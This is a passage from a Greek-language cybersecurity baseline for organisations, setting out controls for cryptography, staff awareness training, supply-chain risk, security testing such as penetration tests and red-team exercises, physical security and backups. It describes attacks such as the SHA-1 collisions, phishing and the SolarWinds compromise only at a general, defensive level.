- *πολιτική για τη χρήση κρυπτογραφίας, που θα περιγράφει σκοπό, πεδίο εφαρμογής, ρόλους και ευθύνες,*
- *διαδικασίες υλοποίησης της πολιτικής και των σχετικών μέτρων προστασίας.*

► **11.2** *Κάθε δεδομένο του Οργανισμού που έχει ταξινομηθεί ως ευαίσθητο κρυπτογραφείται τόσο κατά την αποθήκευση όσο και κατά τη μετάδοση (at rest and in transit).*

► **11.3** *Κατά την υλοποίηση κρυπτογραφίας, χρησιμοποιείστε μόνο τις τελευταίες εκδόσεις εγκεκριμένων κρυπτογραφικών πρωτοκόλλων και λογισμικού, καθώς επίσης και το κατάλληλο μήκος κλειδιών.*

►	**11.4**	*Όπου χρησιμοποιείται ο αλγόριθμος RSA, το μήκος κλειδιού (modulus) πρέπει να είναι τουλάχιστον 2048 bits.*
►	**11.5**	*Για τη συμμετρική κρυπτογράφηση δεδομένων, χρησιμοποιείστε τον αλγόριθμο AES με μήκος κλειδιού 256 bits.*
►	**11.6**	*Για την υλοποίηση hash αλγορίθμων (π.χ. σε ψηφιακές υπογραφές κ.λπ.), χρησιμοποιείστε τον Secure Hash Algorithm 2 (SHA-256, SHA-384 και SHA-512). Ο SHA-1, όπως και ο MD5, έχουν αποδειχθεί μη ασφαλείς και η χρήση τους θα πρέπει να αποφεύγεται.*
►	**11.7**	*Υλοποιείστε συνολική διαχείριση (δημιουργία, αποθήκευση, έλεγχος, διανομή) συμμετρικών και ασύμμετρων κλειδιών κρυπτογράφησης χρησιμοποιώντας διεθνώς αποδεκτά πρότυπα και διαδικασίες, συμπεριλαμβανομένων αυστηρών κανόνων πρόσβασης στην πλατφόρμα διαχείρισης.*
►	**11.8**	*Χρησιμοποιείστε αυθεντικοποίηση δημοσίου κλειδιού (public key-based authentication) για την υλοποίηση SSH (Secure Shell) συνδέσεων.*



Σχήμα 9
Η πρώτη επίθεση «σύγκρουσης» ("collision attack") στον αλγόριθμο SHA-1 (2017)
Πηγή: https://shattered.io/

Ο γνωστός hash κρυπταλγόριθμος SHA-1 χρησιμοποιείτο ευρύτατα στις ψηφιακές υπογραφές, στα HTTPS πιστοποιητικά, στα backup κ.λπ. έως και το 2017, παρ' όλο που ήδη από το 2011 είχε επίσημα καταργηθεί από τον NIST λόγω εύρεσης σοβαρών ευπαθειών σε θεωρητικές αναλύσεις. Το 2017 ανακοινώθηκε η πρώτη στην πράξη «επίθεση σύγκρουσης» ("collision attack") στον SHA-1, κατά την οποία δύο διαφορετικά pdf αρχεία παρήγαγαν την ίδια hash τιμή.[22] Η παραπάνω επίδειξη φανέρωσε επίσημα τις αδυναμίες του SHA-1, όμως είχε σχετικά περιορισμένη πρακτική αξία καθώς ο επιτιθέμενος είχε μικρό ή καθόλου έλεγχο στα δεδομένα που «συγκρούονται». Το 2019 επιτεύχθηκε στην πράξη η πολύ σοβαρότερη "chosen-prefix collision attack", κατά την οποία ο επιτιθέμενος μπορεί πλέον να επιλέξει δύο τυχαία αρχεία και να προσαρτήσει σε αυτά δύο διαφορετικά τμήματα έτσι ώστε τα δύο συνολικά αρχεία που προκύπτουν (concatenated) να έχουν την ίδια hash τιμή.[23] Αυτό πρακτικά σημαίνει ότι ο επιτιθέμενος μπορεί π.χ. να δημιουργήσει ένα HTTPS πιστοποιητικό για ένα κακόβουλο domain που θα έχει την ίδια hash τιμή με ένα πιστοποιητικό ενός νόμιμου domain, άρα και την ίδια ψηφιακή υπογραφή με αυτό. Επίσης, υπάρχει ο κίνδυνος πλαστοπροσωπίας στις ψηφιακές υπογραφές προσώπων, όταν δύο κλειδιά διαφορετικών χρηστών καταλήγουν στην ίδια hash τιμή. Πλέον οι σύγχρονοι browsers απορρίπτουν πιστοποιητικά με SHA-1, αλλά υπάρχουν ακόμα εφαρμογές που ο SHA-1 χρησιμοποιείται ακόμα. *Αναφερόμενοι στον Ελληνικό κυβερνοχώρο, ο SHA-1 πρέπει άμεσα να καταργηθεί από κάθε εφαρμογή, ψηφιακή υπογραφή ή HTTPS πιστοποιητικό που ενδεχομένως χρησιμοποιείται ακόμα.*

[22] https://shattered.io/.

[23] https://eprint.iacr.org/2020/014.pdf.

12. ΕΚΠΑΙΔΕΥΣΗ ΚΑΙ ΕΥΑΙΣΘΗΤΟΠΟΙΗΣΗ ΣΕ ΘΕΜΑΤΑ ΚΥΒΕΡΝΟΑΣΦΑΛΕΙΑΣ

Υλοποιείστε σε τακτά διαστήματα εκπαιδευτικά προγράμματα με σκοπό τη βελτίωση της γνώσης και την ευαισθητοποίηση του προσωπικού σε θέματα κυβερνοασφάλειας.

ΠΟΙΟΙ ΕΙΝΑΙ ΟΙ ΚΙΝΔΥΝΟΙ;

Οι εργαζόμενοι χρήστες διαδραματίζουν ιδιαίτερα κρίσιμο ρόλο για την ασφάλεια των συστημάτων πληροφορικής. Η έλλειψη εκπαίδευσης και αντίστοιχης ευθύνης για το θέμα αυτό εγκυμονεί διάφορα είδη απειλών για τους Οργανισμούς:

- *Επιθέσεις κοινωνικής μηχανικής (social engineering attacks)*: λόγω της βελτίωσης των τεχνολογιών προστασίας τα τελευταία χρόνια, οι επιτιθέμενοι στοχεύουν πλέον στη μεγαλύτερη ευπάθεια, που είναι ο ανθρώπινος παράγοντας. Η μεγάλη πλειοψηφία των κυβερνοεπιθέσεων σήμερα ξεκινά με ένα phishing email, το οποίο περιέχει είτε ένα κακόβουλο συνημμένο αρχείο είτε ένα σύνδεσμο (link) προς μία κακόβουλη ιστοσελίδα. Εάν ο χρήστης εξαπατηθεί, τότε και στις δύο περιπτώσεις ο επιτιθέμενος μπορεί να αποκτήσει τον πλήρη έλεγχο των συστημάτων του Οργανισμού.

- *Εκ των έσω απειλή (insider threat)*: δυσαρεστημένοι εργαζόμενοι ενδέχεται να αποκαλύψουν κρίσιμα δεδομένα του Φορέα, καθώς και να προκαλέσουν σκόπιμη διαγραφή ή άλλη ζημιά σε πόρους του.

- *Φορητά μέσα αποθήκευσης και ιδιόκτητες συσκευές*: η έλλειψη πολιτικής του Οργανισμού για την ορθή χρήση των φορητών μέσων αποθήκευσης και των ιδιόκτητων συσκευών, καθώς και η αντίστοιχη έλλειψη τεχνικών γνώσεων από μέρους των χρηστών μπορούν να προκαλέσουν μόλυνση με κακόβουλο λογισμικό εάν μία τέτοια συσκευή συνδεθεί στο δίκτυο του Οργανισμού.


ΜΕΤΡΑ ΠΡΟΣΤΑΣΙΑΣ (SUB-CONTROLS)

►	***12.1***	*Αναπτύξτε και καταγράψτε:* • *πολιτική εκπαίδευσης χρηστών σε θέματα κυβερνοασφάλειας, που θα περιγράφει σκοπό, πεδίο εφαρμογής, ρόλους και ευθύνες,* • *διαδικασίες υλοποίησης της πολιτικής και των σχετικών μέτρων προστασίας.*
►	***12.2***	*Οργανώστε ένα εκπαιδευτικό πρόγραμμα ευαισθητοποίησης και επίγνωσης του προσωπικού για θέματα κυβερνοασφάλειας, που θα αφορά στο σύνολο των εργαζομένων και θα διενεργείται τουλάχιστον δύο (2) φορές το χρόνο. Η ύλη του προγράμματος θα περιλαμβάνει: α) την αλληλεπίδραση του χρήστη με τις συσκευές και το δίκτυο με ασφαλή τρόπο, β) τη δημιουργία ισχυρών κωδικών πρόσβασης και την πολυπαραγοντική αυθεντικοποίηση, γ) την ανίχνευση διαφόρων μορφών επιθέσεων κοινωνικής μηχανικής (όπως π.χ. phishing emails, τηλεφωνικές κλήσεις πλαστοπροσωπίας κ.α.), δ) την αναγνώριση ενδείξεων παραβίασης συστημάτων και περιστατικών εκ των έσω απειλών (insider threats).*

►	**12.3**	*Διενεργήστε, σε τακτική βάση, εκπαιδευτικά προγράμματα ευαισθητοποίησης βασισμένα σε διακριτούς ρόλους και στοχευμένα σε διαφορετικές κατηγορίες εργαζομένων με βάση το επίπεδο τεχνικής εξειδίκευσης.*
►	**12.4**	*Διενεργήστε ανάλυση γνωσιακών κενών του προσωπικού (knowledge gap analysis), με σκοπό τη σύνταξη ενός πλάνου δημιουργίας διαδοχικών εκπαιδεύσεων.*
►	**12.5**	*Διενεργήστε πρακτικές ασκήσεις προσομοίωσης περιστατικών κυβερνοασφάλειας και των επιπτώσεών τους, όπως π.χ. το άνοιγμα ενός κακόβουλου αρχείου συνημμένου σε email ή την επίσκεψη σε κακόβουλη ιστοσελίδα.*

Στο παρακάτω σχήμα 10 απεικονίζεται ένα παράδειγμα με σημεία εντοπισμού ενός email εξαπάτησης (phishing). Για περαιτέρω μελέτη, υπάρχουν αρκετές πηγές στο διαδίκτυο με ιδιαίτερα χρήσιμες πληροφορίες για τρόπους προστασίας από επιθέσεις κοινωνικής μηχανικής.[24]

Σχήμα 10
Παράδειγμα εντοπισμού email εξαπάτησης
Πηγή: https://www.realimageservices.com/news/phishing.php



(1) Η email διεύθυνση του αποστολέα δεν ταιριάζει με την υπογραφή του, ενώ το domain του email φαίνεται τουλάχιστον ύποπτο.
(2) Το θέμα του email είναι αβάσιμο και ανεπιθύμητο.
(3) Ο χαιρετισμός δεν απευθύνεται προσωπικά στον αποδέκτη με το ονοματεπώνυμό του αλλά είναι γενικός (π.χ. “Dear customer”).
(4) Το κείμενο του μηνύματος δεν είναι γραμμένο με επαγγελματικό τρόπο.
(5) Εάν μετακινήσουμε το ποντίκι πάνω στο σύνδεσμο, το URL που εμφανίζεται δεν έχει σχέση με τον αποστολέα και φαίνεται τουλάχιστον ύποπτο.
(6) Η υπογραφή του αποστολέα δεν περιέχει λεπτομερή στοιχεία επικοινωνίας.

[24] https://docs.microsoft.com/en-us/windows/security/threat-protection/intelligence/phishing

13. ΔΙΑΧΕΙΡΙΣΗ ΚΙΝΔΥΝΩΝ ΣΤΗΝ ΕΦΟΔΙΑΣΤΙΚΗ ΑΛΥΣΙΔΑ (SUPPLY CHAIN RISK MANAGEMENT)

Υλοποιείστε μέτρα και διαδικασίες για την αντιμετώπιση των κινδύνων που διατρέχουν τα συστήματα και τα δεδομένα του Οργανισμού από την πρόσβαση προμηθευτών και παρόχων υπηρεσιών Τεχνολογιών Πληροφορικής και Επικοινωνιών.

ΠΟΙΟΙ ΕΙΝΑΙ ΟΙ ΚΙΝΔΥΝΟΙ;

Τα τελευταία χρόνια σε διεθνές επίπεδο έχει αυξηθεί κατακόρυφα η εξάρτηση Οργανισμών από τρίτους προμηθευτές για την παροχή προϊόντων, συστημάτων και υπηρεσιών πληροφορικής, όπως είναι η προμήθεια hardware, η ανάπτυξη εφαρμογών και η παροχή cloud υπηρεσιών. Η εν λόγω εξάρτηση έχει αναπόφευκτα αυξήσει την επιφάνεια επίθεσης των σύγχρονων Οργανισμών και κατά συνέπεια και τους αντίστοιχους κινδύνους:

- οι υποδομές του παρόχου cloud υπηρεσιών μπορεί να βρίσκονται σε τρίτη χώρα, στην οποία τα δεδομένα να υπόκεινται σε νόμιμη και κρυφή παρακολούθηση χωρίς τη γνώση των πελατών,
- ο προμηθευτής μπορεί να έχει αποκτήσει, στο πλαίσιο συμβατικής υποχρέωσης, απομακρυσμένη πρόσβαση σε κρίσιμα δεδομένα του Οργανισμού χωρίς ταυτόχρονα να τηρεί κατάλληλα τεχνικά και οργανωτικά μέτρα ασφάλειας στην υποδομή του,
- κυβερνοεγκληματίες μπορεί να εισάγουν κακόβουλο λογισμικό (malware) σε διαδικτυακή εφαρμογή που αναπτύσσεται από τρίτο προμηθευτή στα πλαίσια συμβατικής υποχρέωσης. Μόλις η εφαρμογή τεθεί σε παραγωγική λειτουργία, η δράση του malware μπορεί να βλάψει μαζικά πολλούς χρήστες και συστήματα.

Οι κυβερνοεπιθέσεις τέτοιου τύπου έχουν διεθνώς αυξηθεί δραματικά. Η διαχείριση των κινδύνων από την εφοδιαστική αλυσίδα αποτελεί μία αρκετά πολύπλοκη διαδικασία που απαιτεί από τους Οργανισμούς συντονισμένη δράση σε πολλά επίπεδα.


ΜΕΤΡΑ ΠΡΟΣΤΑΣΙΑΣ (SUB-CONTROLS)

► ***13.1***

Αναπτύξτε και καταγράψτε:

- *πολιτική διαχείρισης κινδύνων στην εφοδιαστική αλυσίδα, που θα περιγράφει σκοπό, πεδίο εφαρμογής, ρόλους και ευθύνες,*
- *διαδικασίες υλοποίησης της πολιτικής και των σχετικών μέτρων προστασίας.*

►	**13.2**	*Διενεργήστε ενδελεχή έρευνα και αξιολόγηση κινδύνων για τους προμηθευτές και παρόχους υπηρεσιών πληροφορικής του Οργανισμού, συμπεριλαμβανομένων και των υπεργολάβων τους, λαμβάνοντας υπόψη παραμέτρους όπως εταιρικές συνεργασίες, ανταγωνιστές και χώρες προέλευσης, προκειμένου να συγκεντρώσετε ολοκληρωμένη γνώση για την εφοδιαστική σας αλυσίδα και το επίπεδο κινδύνων που αυτή αντιμετωπίζει.*
►	**13.3**	*Μη συνάπτετε συμβάσεις με προμηθευτές και παρόχους υπηρεσιών που έχουν αναγνωριστεί ως υψηλής επικινδυνότητας.*
►	**13.4**	*Διασφαλίστε ότι στις συμβάσεις παροχής υπηρεσιών πληροφορικής καταγράφεται με λεπτομέρεια το είδος των συστημάτων και δεδομένων στα οποία ο πάροχος αποκτά πρόσβαση κατά τη διάρκεια εκτέλεσης της σύμβασης.*
►	**13.5**	*Αναπτύξτε και επικοινωνήστε ένα σύνολο ελάχιστων απαιτήσεων ασφάλειας στους προμηθευτές και παρόχους υπηρεσιών του Οργανισμού, οι οποίες θα αντανακλούν την αξιολόγηση των κινδύνων που έχετε διενεργήσει και απαιτήστε τόσο από εκείνους όσο και από τους υπεργολάβους τους να παρέχουν εμφανή πειστήρια (evidence) συμμόρφωσής τους με τις ανωτέρω απαιτήσεις.*
►	**13.6**	*Αναπτύξτε και επικοινωνήστε διαφορετικά σύνολα απαιτήσεων ασφάλειας για διαφορετικές κατηγορίες συμβάσεων, ανάλογα με το ύψος του κινδύνου για κάθε κατηγορία.*
►	**13.7**	*Υλοποιείστε απαιτήσεις διασφάλισης για τους προμηθευτές και παρόχους υπηρεσιών του Οργανισμού, όπως ελέγχους παρείσδυσης (penetration tests), εξωτερικούς ελέγχους (external audits) ή/και διεθνώς αποδεκτές πιστοποιήσεις ασφάλειας. Παράλληλα, εφαρμόστε βασικούς δείκτες απόδοσης (key performance indicators) για να μετρήσετε την απόδοση του συνόλου της εφοδιαστικής αλυσίδας όσον αφορά στις πρακτικές τους για τη διαχείριση της κυβερνοασφάλειας.*



Σχήμα 11
Υλοποίηση κυβερνοεπίθεσης μέσω της εφοδιαστικής αλυσίδας
Πηγή: https://www.pureid.io/

Το παραπάνω σχήμα αποτυπώνει τον πυρήνα του κινδύνου εξ αιτίας κυβερνοεπιθέσεων στην αλυσίδα εφοδιασμού υπηρεσιών λογισμικού. Οι επιτιθέμενοι έχουν μολύνει με κακόβουλο λογισμικό την εφαρμογή ενός παρόχου, που μπορεί να είναι ένα εργαλείο κεντρικής διαχείρισης όλου του δικτύου ενός Φορέα. Το κακόβουλο λογισμικό, μέσω κατάλληλων καναλιών επικοινωνίας, μπορεί να μολύνει κάθε Οργανισμό στον κόσμο που χρησιμοποιεί το συγκεκριμένο εργαλείο.[25]

[25] *Στην περίπτωση της SolarWinds, σε μία ιδιαίτερα εξελιγμένη κυβερνοεπίθεση που έγινε γνωστή το Δεκέμβριο του 2020 και αποδίδεται σε κρατικό παράγοντα (nation state), οι επιτιθέμενοι μόλυναν με malware το σύστημα ενημερώσεων (updates) της πλατφόρμας διαχείρισης δικτύου Orion, με συνέπεια την εγκατάστασή του σε περίπου 18.000 servers κυβερνητικών οργανισμών και εταιριών, σύμφωνα με επίσημα στοιχεία. Βλ. https://www.cisecurity.org/solarwinds/*

14. ΥΛΟΠΟΙΗΣΗ ΤΕΧΝΙΚΩΝ ΕΛΕΓΧΩΝ ΚΥΒΕΡΝΟΑΣΦΑΛΕΙΑΣ

Υλοποιείστε περιοδικούς ελέγχους αξιολόγησης των τεχνικών και οργανωτικών μέτρων προστασίας των πληροφοριακών συστημάτων του Οργανισμού.

ΠΟΙΟΙ ΕΙΝΑΙ ΟΙ ΚΙΝΔΥΝΟΙ;

Οι έλεγχοι ασφάλειας στα συστήματα πληροφορικής προσφέρουν πολύτιμη βοήθεια στους Οργανισμούς για τον εντοπισμό κενών και ευπαθειών στις τεχνολογίες, στις διαδικασίες και στην ανθρώπινη συμπεριφορά. Ιδίως στο σύγχρονο διαδικτυακό περιβάλλον, όπου η τεχνολογία εξελίσσεται με ταχείς ρυθμούς και οι μέθοδοι των επιτιθέμενων εξειδικεύονται συνεχώς, η διενέργεια τέτοιων ελέγχων μπορεί να αποκαλύψει κρίσιμες αδυναμίες που ενδέχεται να αποβούν μοιραίες για τα αγαθά και τη φήμη του Οργανισμού, όπως για παράδειγμα:

- ότι η διαδικασία της εγκατάστασης επιδιορθώσεων συστημάτων και εφαρμογών (patch management) δεν υλοποιείται στον απαιτούμενο χρόνο, διότι εντοπίζονται unpatched συστήματα παρ' όλο που το αντίστοιχο patch έχει κυκλοφορήσει επίσημα αρκετό καιρό πριν,

- ότι δεν έχουν ακόμα υλοποιηθεί απαιτούμενα τεχνικά μέτρα προστασίας για την αντιμετώπιση νέων μορφών επιθέσεων που έχουν ευρέως μελετηθεί και αναγνωρισθεί από τη διεθνή ερευνητική κοινότητα,

- ότι οι χρήστες του Οργανισμού επιδεικνύουν επικίνδυνη άγνοια και συμπεριφορά σε επιθέσεις κοινωνικής μηχανικής (π.χ. phishing emails), παρ' όλο που στην πολιτική ασφάλειας του Οργανισμού αναφέρεται ρητά η υποχρέωση διενέργειας τακτικών προγραμμάτων ευαισθητοποίησης σε θέματα κυβερνοασφάλειας.

Τα είδη των τεχνικών ελέγχων κυβερνοασφάλειας μπορούν να διακριθούν ως εξής:

i) *Σάρωση ευπαθειών (vulnerability scanning)*: εκτελείται σάρωση πληροφοριακών αγαθών (εφαρμογών, IP διευθύνσεων κ.λπ.) με τη χρήση αυτοματοποιημένων εργαλείων με σκοπό τον εντοπισμό γνωστών ευπαθειών και ανασφαλών ρυθμίσεων σε συστήματα και υπηρεσίες. Η σάρωση μπορεί να γίνει με αυθεντικοποιημένο ή μη αυθεντικοποιημένο τρόπο. Επειδή οι αυτοματοποιημένες σαρώσεις βασίζονται κυρίως σε υπογραφές (signature based), ενδέχεται τα αποτελέσματα να περιλαμβάνουν και κάποια false positives. Με βάση την αναφορά (report) που θα εκπονηθεί, εγκαθίστανται οι επιδιορθώσεις (patches) με την κατάλληλη προτεραιότητα.

ii) *Αξιολόγηση ευπαθειών (vulnerability assessment)*: αποτελεί μία συστηματική εξέταση των πληροφοριακών συστημάτων ενός Οργανισμού για τον καθορισμό της επάρκειας των μέτρων προστασίας, τον εντοπισμό ελλείψεων σε θέματα ασφάλειας και του βαθμού ευπάθειας των συστημάτων και διαδικασιών του[26]. Διενεργείται με

[26] *National Institute of Standards and Technology (NIST), (September 2012). Guide for Conducting Risk Assessments (Special Publication 800-30 revision 1). U.S. Department of Commerce. Available from: https://csrc.nist.gov/publications/detail/sp/800-30/rev-1/final*

αυτοματοποιημένο και μη αυτοματοποιημένο τρόπο (manually) και καταλήγει στον εντοπισμό και επιβεβαίωση όλων των ευπαθειών των υπό εξέταση συστημάτων χωρίς όμως να γίνεται εκμετάλλευσή τους.

iii) *Έλεγχος παρείσδυσης (penetration testing ή ethical hacking)*: πρόκειται για μία εξουσιοδοτημένη προσομοίωση κυβερνοεπίθεσης σε πληροφοριακά συστήματα με σκοπό την αξιολόγηση της ασφάλειάς τους. Το penetration test μοντελοποιεί τεχνικές που χρησιμοποιούνται στον πραγματικό κόσμο και επεκτείνει τον έλεγχο ευπαθειών στο ότι, υπό ελεγχόμενες συνθήκες, γίνεται απόπειρα εκμετάλλευσής τους (exploitation) με σκοπό την απόκτηση μη εξουσιοδοτημένης πρόσβασης στο σύστημα και τον καθορισμό των επιπτώσεων στις επιχειρησιακές λειτουργίες και στα κρίσιμα δεδομένα του Οργανισμού.[27]

iv) *Ασκήσεις «κόκκινης / μπλε ομάδας» ("red team / blue team" exercises)*: το red teaming μιμείται πραγματικές κυβερνοαπειλές χρησιμοποιώντας τις ίδιες τακτικές, τεχνικές και διαδικασίες με εκείνους. Ο σκοπός είναι η εκπαίδευση και η μέτρηση της αποτελεσματικότητας των ανθρώπων, διαδικασιών και τεχνολογιών που χρησιμοποιούνται για την άμυνα ενός Οργανισμού[28]. "Red team" ονομάζεται η ομάδα που διεξάγει την επίθεση, ενώ η "blue team" αποτελεί το σύνολο των ανθρώπων του φορέα που είναι επιφορτισμένοι με την άμυνα (εργαζόμενοι στο Security Operations Center, ομάδα απόκρισης περιστατικών κ.λπ.).

Για περαιτέρω μελέτη όσον αφορά στο red team, το MITRE ATT&CK[29] είναι μία διεθνώς γνωστή βάση γνώσης με καταγεγραμμένες τακτικές, τεχνικές και διαδικασίες πραγματικών ομάδων κυβερνοεγκληματιών και χρησιμοποιείται ευρέως ως πηγή για την προσομοίωση κακόβουλης συμπεριφοράς και τη βελτίωση της προστασίας Οργανισμών.

ΜΕΤΡΑ ΠΡΟΣΤΑΣΙΑΣ (SUB-CONTROLS)

► **14.1** *Αναπτύξτε και καταγράψτε:*

- *πολιτική τεχνικών ελέγχων κυβερνοασφάλειας, που θα περιγράφει σκοπό, πεδίο εφαρμογής, ρόλους και ευθύνες,*
- *διαδικασίες υλοποίησης της πολιτικής και των σχετικών μέτρων προστασίας.*

► **14.2** *Διενεργήστε αυτοματοποιημένες σαρώσεις ευπαθειών (automated vulnerability scans) μία (1) φορά μηνιαίως για τον εντοπισμό πιθανών ευπαθειών, καθώς και μη ενημερωμένων (unpatched) συστημάτων.*

[27] *Για μία μελέτη των δημοφιλέστερων μεθοδολογιών για τη διενέργεια penetration test, βλ. https://owasp.org/www-project-web-security-testing-guide/latest/3-The_OWASP_Testing_Framework/1-Penetration_Testing_Methodologies. Για μία ενδεικτική παρουσίαση των εργαλείων που μπορεί να χρησιμοποιηθούν σε κάθε φάση της διαδικασίας του penetration test, βλ. https://tools.kali.org/tools-listing.*

[28] *Vest, J. and Tubberville, J., (2019). Red Team Development and Operations – A practical Guide. Independently published.*

[29] *https://attack.mitre.org/*

►	**14.3**	*Διενεργήστε πλήρη αξιολόγηση των ευπαθειών στα πληροφοριακά συστήματα του Οργανισμού (vulnerability assessment) δύο (2) φορές ετησίως.*
►	**14.4**	*Διενεργήστε πλήρη έλεγχο παρείσδυσης (penetration test) στα πληροφοριακά συστήματα του Οργανισμού μία (1) φορά ετησίως, καθώς και μετά από επιβεβαιωμένο περιστατικό κυβερνοασφάλειας.*
►	**14.5**	*Διενεργήστε ασκήσεις "κόκκινης / μπλε ομάδας" ("red team / blue team" exercises) μία (1) φορά ετησίως, προσομοιώνοντας κυβερνοεπιθέσεις από γνωστές υψηλού προφίλ ομάδες κυβερνοεγκληματιών.*

15. ΜΕΤΡΑ ΦΥΣΙΚΗΣ ΑΣΦΑΛΕΙΑΣ ΕΓΚΑΤΑΣΤΑΣΕΩΝ

Ελέγξτε τη φυσική πρόσβαση στις εγκαταστάσεις που φιλοξενούν τα συστήματα πληροφορικής του Οργανισμού και αντιμετωπίστε με αποτελεσματικότητα συμβάντα περιβαλλοντικών καταστροφών.

ΠΟΙΟΙ ΕΙΝΑΙ ΟΙ ΚΙΝΔΥΝΟΙ;

Κατά το σχεδιασμό των εγκαταστάσεων που φιλοξενούν τα πληροφοριακά συστήματα του Οργανισμού, η φυσική προστασία των συστημάτων πρέπει να λαμβάνεται ιδιαιτέρως υπόψη. Στο χώρο μπορεί να εισέλθουν μη εξουσιοδοτημένα άτομα με κακόβουλο σκοπό, όπως είναι η κλοπή συσκευών με πολύτιμα δεδομένα, η μόλυνση συστημάτων με ειδικά διαμορφωμένο USB ή και ο φυσικός βανδαλισμός μέρους του εξοπλισμού. Περαιτέρω, περιβαλλοντικά συμβάντα όπως φωτιά, σεισμός, πλημμύρα κ.α. μπορούν να αποβούν καταστροφικά για τον Οργανισμό.

ΜΕΤΡΑ ΠΡΟΣΤΑΣΙΑΣ (SUB-CONTROLS)

► **15.1** *Αναπτύξτε και καταγράψτε:*

- *πολιτική φυσικής και περιβαλλοντικής ασφάλειας, που θα περιγράφει σκοπό, πεδίο εφαρμογής, ρόλους και ευθύνες,*
- *διαδικασίες υλοποίησης της πολιτικής και των σχετικών μέτρων προστασίας.*

► **15.2** *Διασφαλίστε ότι οι κτηριακές εγκαταστάσεις που φιλοξενούν τους servers του Οργανισμού (computer room) διαθέτουν στην εξωτερική περίμετρο μηχανισμούς ελέγχου (ενδεικτικά: μπάρες, κλειδαριές, συναγερμό) για την προστασία από μη εξουσιοδοτημένη φυσική πρόσβαση.*

► **15.3** *Διασφαλίστε ότι οι κτηριακές εγκαταστάσεις που φιλοξενούν τους servers του Οργανισμού (computer room) διαθέτουν έναν επαρκώς στελεχωμένο χώρο υποδοχής που καταγράφει τους επισκέπτες κατά την είσοδό τους στο κτήριο.*

► **15.4** *Τηρείστε κατάλογο των ατόμων με εξουσιοδότηση πρόσβασης στο computer room. Η εξουσιοδότηση να δίνεται με βάση τη θέση ή το ρόλο. Η είσοδος στο χώρο του computer room από τα εξουσιοδοτημένα άτομα θα γίνεται μόνο με χρήση έξυπνης κάρτας (smartcard).*

►	**15.5**	*Εφαρμόστε στο computer room κατ' ελάχιστον τους παρακάτω μηχανισμούς:* • *σύστημα συναγερμού,* • *πλεονασμό (redundancy) σε συστήματα και κυκλώματα δικτύωσης,* • *UPS, για την αδιάλειπτη παροχή ρεύματος και τη δυνατότητα ελεγχόμενου κλεισίματος μηχανημάτων και συσκευών (controlled shutdown),* • *συστήματα πυρανίχνευσης και πυρόσβεσης,* • *αυτοματοποιημένους ελεγκτές θερμοκρασίας, υγρασίας και πίεσης,* • *συστήματα προστασίας από διαρροή νερού.*
►	**15.6**	*Εγκαταστήστε κλειστό κύκλωμα τηλεόρασης (CCTV) για την παρακολούθηση του εξωτερικού και εσωτερικού χώρου του computer room.*

16. ΛΗΨΗ ΑΝΤΙΓΡΑΦΩΝ ΑΣΦΑΛΕΙΑΣ (BACKUP)

Υλοποιείστε τεχνολογίες και διαδικασίες λήψης αντιγράφων ασφαλείας (backup) για την προστασία των συστημάτων και πληροφοριών έναντι απώλειας.

ΠΟΙΟΙ ΕΙΝΑΙ ΟΙ ΚΙΝΔΥΝΟΙ;

Σημαντικό ποσοστό από τα λειτουργικά συστήματα, τις εφαρμογές και τις βάσεις δεδομένων παίζουν κρίσιμο ρόλο για την καθημερινή επιχειρησιακή λειτουργία και παροχή υπηρεσιών κάθε Οργανισμού. Κάποιο ανθρώπινο λάθος ή μία επιτυχημένη κυβερνοεπίθεση μπορούν να επιφέρουν τα εξής:

- μη ηθελημένη διαγραφή δεδομένων,
- μόλυνση με ransomware, που οδηγεί σε κρυπτογράφηση μεγάλου όγκου κρίσιμων δεδομένων και συνακόλουθη απώλεια της διαθεσιμότητάς τους,
- κακόβουλες αλλαγές σε ρυθμίσεις, αλλοίωση δεδομένων, προσθήκη λογαριασμών ή και λογισμικού, καθώς και διαγραφή σημαντικών αρχείων καταγραφής (logs).

